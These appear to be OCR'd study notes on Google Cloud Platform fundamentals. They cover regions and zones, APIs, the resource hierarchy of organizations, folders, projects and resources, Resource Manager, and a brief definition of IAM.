
- Regions are independent geographic areas that consist of zones. Means Regions are collections of zones.
- There are around 24 regions in of google cloud.

Zones -

- A zone is a deployment area for Google Cloud resources within a region. Zones should be considered a single failure domain within a region
- There are around 73 zones within 24 regions in google cloud.


API -

- They are a key part of Google Cloud Platform, allowing us to easily manage everything from computing to networking to storage to machine-learning-based data analysis to our applications with programmatic access.


Organization
Company
Dept X
Dept Y
Shared Infrastructure
Folders
Team A
Team B
Product 1
Product 2
Projects
Dev GCP Project
Test GCP Project
Production GCP Project
Resources
Compute Engine Instances
App Engine Services
Cloud Storage Buckets


Resource Manager -

- Resource manager help manage resource containers such as organizations, folders, and projects that allow you to group and hierarchically organize other GCP resources




Organization

- Organization resource is the root node in the Google Cloud resource hierarchy and have central control of all resources
- IAM access control policies applied to the Organization resource apply throughout the hierarchy on all resources in the organization.



Folders

- Folders are an additional optional grouping mechanism on top of projects and provide isolation boundaries between projects.
- Folders can be used to model different legal entities, departments, teams, and environments within a company




Projects

- Projects are a core organizational component of GCP
- A project is required for creating, enabling, and using all Google Cloud services, enabling billing, and managing permissions. Each project has a name and a unique project ID across Google Cloud.

Resources

- GCP provides resource like compute, networking, storage & access management.



Fundamental of Cloud IAM [Identity & Access Management]

- Identity and Access Management (IAM) lets administrators authorize who can take action on specific resources, giving you full control and visibility to manage Google Cloud resources centrally.

